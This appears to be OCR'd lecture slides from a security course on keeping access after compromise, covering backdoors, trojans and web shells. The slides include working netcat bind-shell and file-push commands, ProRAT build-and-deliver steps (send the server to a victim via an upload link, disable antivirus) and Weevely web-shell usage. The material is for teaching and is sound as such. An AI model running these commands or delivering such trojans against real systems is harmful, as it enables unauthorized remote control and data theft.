Keeping Access

Dr. Vivek Balachandran

Vivek.B@SingaporeTech.edu.sg

Keeping Access - Scope


- Back Doors
- Trojans
- Rootkits overview
- Keyloggers
  - Concept
  - Examples
  - Tools and Demos



Backdoors

What is a Backdoor?

- A **back door** is an access point created to bypass normal target defences
- Sometimes these are due to vulnerabilities in the system
- In other cases, the attacker installs an entry point on compromised target to complete the attack later
- Most frequently found in Advanced Persistent Threats
- Backdoor must be hidden or disguised to be effective



Real World Back Doors

SINGAPORE INSTITUTE OF TECHNOLOGY


- **Examples:**
  - Debugging back door left in sendmail wizard
  - Trojan planted by Code Red worm
  - Etumbot APT back door (victims including media outlets, companies in high-tech sectors, and a number of governments around the world)
  - Hikit back door (RAT used by cyber-espionage group, Hidden Lynx (believed to be based in China), against U.S. defense contractors)
  - Dridex Trojan back door (targets online banking users in Romania, Aug 2015)

Sniffing Backdoors

SINGAPORE INSTITUTE OF TECHNOLOGY


- Attackers don't want to get caught
  - increasingly using stealthy backdoors
- A backdoor does not need to wait listening-in on a port
- A sniffer gathers traffic, instead of listening to an open port
  - Non-promiscuous sniffing backdoors – sniff traffic for one target (e.g. cd00r)
  - Promiscuous sniffing backdoors – sniff all LAN traffic
- Non-promiscuous sniffing backdoor example:
  - cd00r: https://www.giac.org/paper/gcih/342/handle-cd00r-invisible-backdoor/103631
  - cd00r only starts listening on a pre-programmed port after a sequence of TCP SYN packets are received on a defined port list, and in the correct order

cd00r in Action



- cd00r analyzes traffic destined for this target, looking for ports X, Y, Z
- After SYN to Z is received, activate temporary listener on port 5002

Promiscuous Backdoor in Action



Sniffer listens for traffic destined for WWW server

- Backdoor is located on DNS server
- All packets sent to WWW server (but no backdoor here)
- DNS server backdoor sniffs promiscuously
  - In switched environment, attacker may use ARP cache poisoning
- Confusing for investigators

Netcat Backdoor


SINGAPORE INSTITUTE OF TECHNOLOGY

- Swiss army knife of hackers
- Tool that can read and write to TCP/UDP ports

- Installed in the victim's machine
  - Attacker can connect to it
  - Chat with the victim
  - Execute a shell to access the internals

Netcat Backdoor Demo

- Connecting to a victim's machine
- Victim's machine
  - nc –nlvp 6666
    - Netcat listening to port number 6666
- Attacker's machine
  - nc –nv <IP Address> 6666



Netcat Backdoor Demo


SINGAPORE INSTITUTE OF TECHNOLOGY

- Transferring files with netcat
- Victim's machine
  - nc –nlvp 6666 > store.out
    - Netcat listening to port number 6666 and all inputs are redirected to store.out
- Attacker's machine
  - nc –nv <IP Address> 6666 < malicious_file

- Malicious file will be stored into the victim's machine
- Download more backdoors and trojans


Netcat Backdoor Demo

- Remote Access – running shell
- Victim's machine
  - nc –nlvp 6666 –e /bin/sh (cmd.exe if windows machine)
    - Port 6666 bound to /bin/sh and output from shell is redirected to the network
- Attacker's machine
  - nc –nv <IP Address> 6666




Netcat Backdoor Demo


- On windows machine
  - Use cmd.exe instead of /bin/sh




Netcat Backdoor Demo



Netcat Backdoor Demo





Netcat Backdoor Demo

SINGAPORE INSTITUTE OF TECHNOLOGY

- Copy Netcat folder to htdocs
- Start up XAMPP to get a localhost server as attacker
- On victim machine, run Netcat in listener mode with –e flag to execute a specific program such as a command shell:
  - nc –l –p 6996 –e cmd.exe
- On attacker's machine run Netcat in client mode to connect to backdoor on victim:
  - nc <victim's IP> 6996
  - Observe the remote C> shell obtained by the attacker
  - test the remote shell by running some simple DOS commands
- Download Cryptcat (Netcat with Twofish encryption) from: http://cryptcat.sourceforge.net/info.php

Trojans

Trojan

- Trojan horse, or Trojan,
  - Any malicious computer program
  - Used to hack into a computer by misleading its true intent.
  - Derived from the Ancient Greek story of the wooden horse in Troy
- Typically aimed at
  - Taking control of a victim computer
  - Stealing data
  - Inserting more malwares

ProRAT

- Remote Access Trojan (RAT) known for unauthorized access and control of compromised systems
- Stealthy installation and running in the background
- Enables remote control over infected devices
- Accesses sensitive information, keystrokes, and files without user consent.
- Allows hackers to execute arbitrary commands on the infected system.


ProRat Trojan


- Download from: https://github.com/Panlyg/ProRAT
- Password: pro (RAT: Remote Administration Tool)
- Open prorat.exe that you have downloaded. Click on Create and then Create ProRat Server



ProRat Trojan


- Finally click on Create Server and now its ready to be sent to or be downloaded by victim. Once victim installs it, it would automatically disable antivirus/firewall
- Sendit to victim e.g. upload it on any uploading site like mediafire.com and give downloading link to the victim;





ProRat Trojan

- If you've inadvertently created > 1 server instance, remove it
- Click on ProConnective Tab and start listening to connections. Allow firewall if it asks you to open a port
- Connect via server port 5110 and experiment running apps on the compromised machine (when you hear voice)



Tricking Users to install Trojan

SINGAPORE INSTITUTE OF TECHNOLOGY

- Embed backdoor application in another innocent looking program via **wrappers**
- EXE **wrappers** pack files into an archive executable that can extract and execute them visibly or hidden from users
- May cause false positives in anti-virus applications

Weevely Web-Backdoor Demo

SINGAPORE INSTITUTE OF TECHNOLOGY

- Source code for Weevely: https://github.com/epinna/weevely3

```
c:\Users\A88252\Weevely\weevely3-master>weevely.py

[+] weevely 3.2.0
[!] Error: too few arguments

[+] Run terminal to the target
    weevely <URL> <password> [cmd]

